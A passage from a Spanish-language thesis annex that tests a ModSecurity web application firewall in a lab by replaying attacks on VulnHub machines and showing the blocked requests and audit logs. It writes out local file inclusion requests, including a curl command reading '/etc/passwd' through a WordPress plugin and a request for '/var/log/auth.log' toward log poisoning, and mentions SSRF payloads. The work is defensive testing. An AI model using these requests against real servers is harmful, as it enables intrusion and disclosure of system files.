
Edición del archivo /etc/hosts para quitar la resolución del alias del servidor



```
File Actions Edit View Help
[1/1] /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
#192.168.10.17 http://leeroy.htb leeroy.htb
```

Figura E.32


Configuración del proxy inverso en el navegador del cliente



4. Replicar los pasos del 1 al 7 detallados en el Anexo A, subsección A08:2021 – Fallas en el software y en la integridad de los datos, desde el reconocimiento hasta la identificación de plugins para la aplicación `http://leeroy.htb:13380`.
5. Se vuelve a ejecutar el ataque del tipo *Local File Inclusion* para el plugin *spritz* pasando el tráfico por *proxychains*. Mediante el comando `proxychains curl -s -X GET "http://leeroy.htb:13380/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=../../../../etc/passwd" | grep "sh$"` se intenta enumerar los usuarios del sistema en el servidor activando el bloqueo del WAF (ver Figura E.33).

Figura E.33

Bloqueo del WAF a la enumeración de usuarios por ataque tipo LFI en plugin spritz



```
(root@kali)-[~/Desktop/A08_2021_Maquina_Leeroy_VulnHub/contenido]
└─# proxychains curl -s -X GET "http://leeroy.htb:13380/wp-content/plugins/wp-with-spritz/w
p.spritz.content.filter.php?url=../../../../etc/passwd" | grep "sh$"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 192.168.10.6:80 ... leeroy.htb:13380 ←denied
```

6. En la Figura E.34 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo a la petición hecha en el paso 5. Del log de auditoría se puede extraer metadatos importantes como:

- Fecha y hora del ataque: 22/Oct/2023:22:33:25
- Dirección IP del atacante: 192.168.10.16
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- Regla aplicada: REQUEST-911-METHOD-ENFORCEMENT.conf
- Tiempo de procesamiento en cada fase: p1=1468 µs, p2=92 µs, p3=0 µs, p4=0 µs, p5=207 µs, sr=1028 µs, sw=1 µs, gc=0 µs

Figura E.34

Log de auditoría registrado por ModSecurity

```
{
  "transaction": {
    "time": "22/Oct/2023:22:33:25.602670 +0000",
    "transaction_id": "ZTWjNTzy6P90w5GSqw30qWAAAQ",
    "remote_address": "192.168.10.16",
    "remote_port": 59970,
    "local_address": "172.17.0.2",
    "local_port": 80,
    "request": {
      "request_line": "CONNECT leeroy.htb:13380 HTTP/1.0",
      "headers": {
        "Host": "leeroy.htb:13380"
      },
      "response": {
        "protocol": "HTTP/1.1",
        "status": 403,
        "headers": {
          "Content-Length": "199",
          "Connection": "close",
          "Content-Type": "text/html; charset=iso-8859-1"
        },
        "body": "<!DOCTYPE HTML PUBLIC \"-//IETF//DTD HTML 2.0//EN\"><html><head><title>403 Forbidden</title></head><body><h1>Forbidden</h1><n><p>You don't have permission to access this resource.</p></body></html><n\"",
        "audit_data": {
          "messages": [
            "Access denied with code 403 (phase 2). Match of \"within %f{tx.allowed_methods}\" against \"REQUEST_METHOD\" required. [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-911-METHOD-ENFORCEMENT.conf\" ] [line \"44\" ] [id \"911100\" ] [msg \"Method is not allowed by policy\" ] [data \"CONNECT\" ] [severity \"CRITICAL\" ] [ver \"OWASP_CRS/3.3.5\" ] [tag \"application-multi\" ] [tag \"language-multi\" ] [tag \"platform-multi\" ] [tag \"attack-generic\" ] [tag \"paranoia-level/1\" ] [tag \"OWASP_CRS\" ] [tag \"capec/1000/210/272/220/274\" ] [tag \"PCI/12.1\" ] ],
            "error_messages": [
              " [file \"apache2_util.c\" ] [line 275] [level 3] [client 192.168.10.16] ModSecurity: Access denied with code 403 (phase 2). Match of \"within %f{tx.allowed_methods}\" against \"REQUEST_METHOD\" required. [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-911-METHOD-ENFORCEMENT.conf\" ] [line \"44\" ] [id \"911100\" ] [msg \"Method is not allowed by policy\" ] [data \"CONNECT\" ] [severity \"CRITICAL\" ] [ver \"OWASP_CRS/3.3.5\" ] [tag \"application-multi\" ] [tag \"language-multi\" ] [tag \"platform-multi\" ] [tag \"attack-generic\" ] [tag \"paranoia-level/1\" ] [tag \"OWASP_CRS\" ] [tag \"capec/1000/210/272/220/274\" ] [tag \"PCI/12.1\" ] [hostname \"leeroy.htb\" ] [uri \"^\" ] [unique_id \"ZTWjNTzy6P90w5GSqw30qWAAAQ\" ] ],
            "action": "intercepted",
            "phase": 2,
            "message": "Match of \"within %f{tx.allowed_methods}\" against \"REQUEST_METHOD\" required.",
            "handler": "proxy-server",
            "stopwatch": {
              "p1": 1468,
              "p2": 92,
              "p3": 0,
              "p4": 0,
              "p5": 207,
              "sr": 1028,
              "sw": 1,
              "l": 0,
              "gc": 0
            },
            "response_body_dechunked": true,
            "producer": [
              "ModSecurity for Apache/2.9.7 (http://www.modsecurity.org/)",
              "OWASP_CRS/3.3.5"
            ],
            "server": "Apache",
            "engine_mode": "ENABLED"
          }
        }
      }
    }
  }
}
```

A09:2021 – Fallas en el registro y monitoreo

Para este apartado se replica la explotación del servidor vulnerable “HA:NATRAJ” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/modsecurity.d/setup_proxy.conf` del contenedor con la implementación del WAF para que resuelva la IP 192.168.10.13 del servidor vulnerable “HA:HATRAJ” (ver Figura E.35).

Figura E.35


Integración del proxy inverso en el laboratorio editando el archivo `setup_proxy.conf` con la IP del servidor vulnerable “HA:NATRAJ”

```
GNU nano 7.2 /etc/modsecurity.d/setup_proxy.conf
<VirtualHost *:80>
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.13/
    ProxyPassReverse / http://192.168.10.13/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene desplegada la solución WAF como contenedor (ver Figura E.36).

Figura E.36


Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 7 detallados en el Anexo A, subsección A09:2021 – Fallas en el registro y monitoreo, desde el reconocimiento hasta la verificación del parámetro `file` en el archivo `http://waf-utn-com.ec/console/file.php`.
4. Desde el navegador se apunta a la url `http://waf-utn.com.ec/console/file.php?file=/var/log/auth.log` para visualizar los logs de las conexiones ssh en el ataque tipo *Local File Inclusion* y *Log Poisoning*. En la Figura E.37 se puede observar que la petición al servidor fue bloqueada por el WAF.

Figura E.37

Bloqueo del WAF al acceso del archivo `/var/log/auth.log` en el servidor “HA:NATRAJ”



Forbidden

You don't have permission to access this resource.

5. En la Figura E.38 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo al acceso del archivo `/var/log/auth.log` ejecutado en el paso 4. Del log de auditoría se puede extraer metadatos importantes como:

- Fecha y hora del ataque: 21/Oct/2023:12:52:43
- Dirección IP del atacante: 192.168.10.150
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- Regla aplicada: REQUEST-930-APPLICATION-ATTACK-LFI.conf
- Tiempo de procesamiento en cada fase: p1=2865 µs, p2=1414 µs, p3=0 µs, p4=0 µs, p5=376 µs, sr=1941 µs, sw=1 µs, gc=0 µs

Figura E.38

Log de auditoría registrado por ModSecurity

```
{
  "transaction": {
    "time": "21/Oct/2023:12:52:43.242805 +0000",
    "transaction_id": "ZTPJm6ZaNY8jHqzD5PE2-gfAAEA",
    "remote_address": "192.168.10.150",
    "remote_port": 44042,
    "local_address": "172.17.0.2",
    "local_port": 80,
    "request": {
      "request_line": "GET http://waf-utn.com.ec/console/file.php?file=/var/log/auth.log HTTP/1.1",
      "headers": {
        "Host": "waf-utn.com.ec",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate",
        "DNT": "1",
        "Connection": "keep-alive",
        "Upgrade-Insecure-Requests": "1"
      },
      "response": {
        "protocol": "HTTP/1.1",
        "status": 403,
        "headers": {
          "Content-Length": "199",
          "Keep-Alive": "timeout=5, max=100",
          "Connection": "Keep-Alive",
          "Content-Type": "text/html; charset=iso-8859-1"
        },
        "body": "<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\n<html>\n<head>\n<title>403 Forbidden</title>\n</head>\n<body>\n<h1>Forbidden</h1>\n<p>You don't have permission to access this resource.</p>\n</body>\n</html>\n",
        "audit_data": {
          "messages": [
            "Access denied with code 403 (phase 2). Matched phrase \"/var/log/auth.log\" at ARGS:file. [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf\" | line \"98\" | id \"930120\" | msg \"OS File Access Attempt\" | data \"/var/log/auth.log\" | severity \"CRITICAL\" | ver \"OWASP_CRS/3.3.5\" | tag \"application-multi\" | tag \"language-multi\" | tag \"platform-multi\" | tag \"attack-lfi\" | tag \"paranoia-level/1\" | tag \"OWASP_CRS\" | tag \"capec/1000/255/153/126\" | tag \"PCI/6.5.4\" | ], error_messages": [
            "file \"/apache2_util.c\" | line 275 | level 3 | client 192.168.10.150 | ModSecurity: Access denied with code 403 (phase 2). Matched phrase \"/var/log/auth.log\" at ARGS:file. [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf\" | line \"98\" | id \"930120\" | msg \"OS File Access Attempt\" | data \"/var/log/auth.log\" | severity \"CRITICAL\" | ver \"OWASP_CRS/3.3.5\" | tag \"application-multi\" | tag \"language-multi\" | tag \"platform-multi\" | tag \"attack-lfi\" | tag \"paranoia-level/1\" | tag \"OWASP_CRS\" | tag \"capec/1000/255/153/126\" | tag \"PCI/6.5.4\" | hostname \"waf-utn.com.ec\" | uri \"/console/file.php\" | unique_id \"ZTPJm6ZaNY8jHqzD5PE2-gfAAEA\" | ], action": {
            "intercepted": true,
            "phase": 2,
            "message": "Matched phrase \"/var/log/auth.log\" at ARGS:file.",
            "handler": "proxy-server",
            "stopwatch": {
              "p1": 2865,
              "p2": 1414,
              "p3": 0,
              "p4": 0,
              "p5": 376,
              "sr": 1941,
              "sw": 1,
              "l": 0,
              "gc": 0
            },
            "response_body_dechunked": true,
            "producer": [
              "ModSecurity for Apache/2.9.7 (http://www.modsecurity.org/)",
              "OWASP_CRS/3.3.5"
            ],
            "server": "Apache",
            "engine_mode": "ENABLED"
          }
        }
      }
    }
  }
}
```

A10:2021 – Falsificación de solicitudes del lado del servidor (SSRF)

Para este apartado se replica la explotación del servidor vulnerable “HARRYPOTTER:NAGINI” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/modsecurity.d/setup_proxy.conf` del contenedor con la implementación del WAF para que resuelva la IP 192.168.10.15 del servidor vulnerable “HARRYPOTTER:NAGINI” (ver Figura E.39).

Figura E.39

Integración del proxy inverso en el laboratorio editando el archivo `/etc/modsecurity.d/setup_proxy.conf` con la IP del servidor vulnerable “HARRYPOTTER:NAGINI”




```
GNU nano 7.2 /etc/modsecurity.d/setup_proxy.conf
<VirtualHost *:80>
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.15/
    ProxyPassReverse / http://192.168.10.15/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene desplegada la solución WAF como contenedor (ver Figura E.40).

Figura E.40


Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 7 detallados en el Anexo A, subsección A10:2021 – Falsificación de solicitudes del lado del servidor (SSRF), desde el reconocimiento hasta la generación de la petición SSRF a la base de datos del servidor para el usuario *goblin*.
4. En la interfaz de la url `http://waf-utn.com.ec/internalResourceFeTcher.php` se ingresa la petición SSRF generada con *Gopherus* para listar las bases de datos del servidor “HARRYPOTTER:NAGINI”. En la Figura E.41 se puede observar que la petición SSRF generada en el servidor fue bloqueada por el WAF.

Figura E.41

Bloqueo del WAF a la petición SSRF en el servidor “HARRYPOTTER:NAGINI”



Forbidden

You don't have permission to access this resource.

